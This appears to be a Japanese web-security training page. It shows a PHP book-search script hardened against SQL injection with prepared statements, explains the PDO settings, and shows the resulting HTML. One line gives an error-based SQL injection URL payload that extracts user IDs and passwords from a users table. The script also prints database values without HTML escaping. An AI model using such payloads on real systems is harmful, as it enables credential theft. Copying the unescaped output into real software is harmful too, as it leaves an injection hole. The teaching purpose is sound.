/var/www/html/44/44-004.php - wasbook@example.jp - エディタ - WinSCP


```php
<?php
  header('Content-Type: text/html; charset=UTF-8');
  $author = $_GET['author'];
  try {
    $opt = array(PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
                 PDO::MYSQL_ATTR_MULTI_STATEMENTS => false,
                 PDO::ATTR_EMULATE_PREPARES => false);
//    if (defined('PDO::MYSQL_ATTR_MULTI_STATEMENTS')) {
//      $opt[PDO::MYSQL_ATTR_MULTI_STATEMENTS] = false;
//    }

    $db = new PDO("mysql:host=127.0.0.1;dbname=wasbook;charset=utf8", "wasbook", "wasbook", $opt);
    $sql = "SELECT * FROM books WHERE author = ? ORDER BY id";
    $ps = $db->prepare($sql);
    $ps->bindValue(1, $author, PDO::PARAM_STR);
    $ps->execute();
?>
<html>
<body>
<table border=1>
<tr>
<th>蔵書ID</th>
<th>タイトル</th>
<th>著者名</th>
<th>出版社</th>
<th>出版年月</th>
<th>価格</th>
</tr>
<?php
    while ($row = $ps->fetch()) {
      echo "<tr>\n";
      for ($col = 0; $col < 6; $col++) {
        echo "<td>" . $row[$col] . "</td>\n";
      }
      echo "</tr>\n";
    }
  } catch (PDOException $e) {
    error_log("Query Error : " . $e->getMessage());
    die("ただいまサイトが大変混雑しています。しばらく経ってからご利用ください");
  }
?>
</table>
</body>
</html>
```

PDO::ATTR_ERRMODE を PDO::ERRMODE_EXCEPTION に設定します
：PDO処理中のエラーをスローする設定、これがないとデータベース接続時のみ例外が発生します
PDO::MYSQL_ATTR_MULTI_STATEMENTS を false に設定します
：複数の文を一度に実行できなくなります
PDO::ATTR_EMULATE_PREPARES を false に設定します
：静的プレースホルダを指定します（仕組み的一番、安全です）


「？」 は プレースホルダ（場所取り）です

バインド：プレースホルダに値を割り当てる

【ブラウザ→サーバ：リクエスト 44/44-004.php → レスポンス 】SQL脆弱性 蔵書検索対策版(正常系)




【ブラウザ→サーバ： リクエスト 44/44-004.php → レスポンス 】 SQL脆弱性 蔵書検索対策版(SQLインジェクション攻撃)




"44-001.php?author='+AND+EXTRACTVALUE(0,(SELECT+CONCAT('$',id,':',pwd)+FROM+users+LIMIT+0,1))+--+" **脆弱性をつくパラメータ**

【ブラウザ】

（正常系）



蔵書ID	タイトル	著者名	出版社	出版年月	価格
1001	夏の夜の夢	Shakespeare	青森書籍	1979/01	600
1002	ハムレット	Shakespeare	岩手書房	1997/04	1260
1003	マクベス	Shakespeare	山形出版	2001/05	1530
1004	リア王	Shakespeare	秋田公論社	2004/07	1890




```
<html>
<body>
<table border=1>
<tr>
<th>蔵書ID</th>
<th>タイトル</th>
<th>著者名</th>
<th>出版社</th>
<th>出版年月</th>
<th>価格</th>
</tr>
<tr>
<td>1001</td>
<td>夏の夜の夢</td>
<td>Shakespeare</td>
<td>青森書籍</td>
<td>1979/01</td>
<td>600</td>
</tr>
                :                                                    :
                :                                                    :
<tr>
<td>1004</td>
<td>リア王</td>
<td>Shakespeare</td>
<td>秋田公論社</td>
<td>2004/07</td>
<td>1890</td>
</tr>
</table>
</body>
</html>
```

（SQLインジェクション攻撃）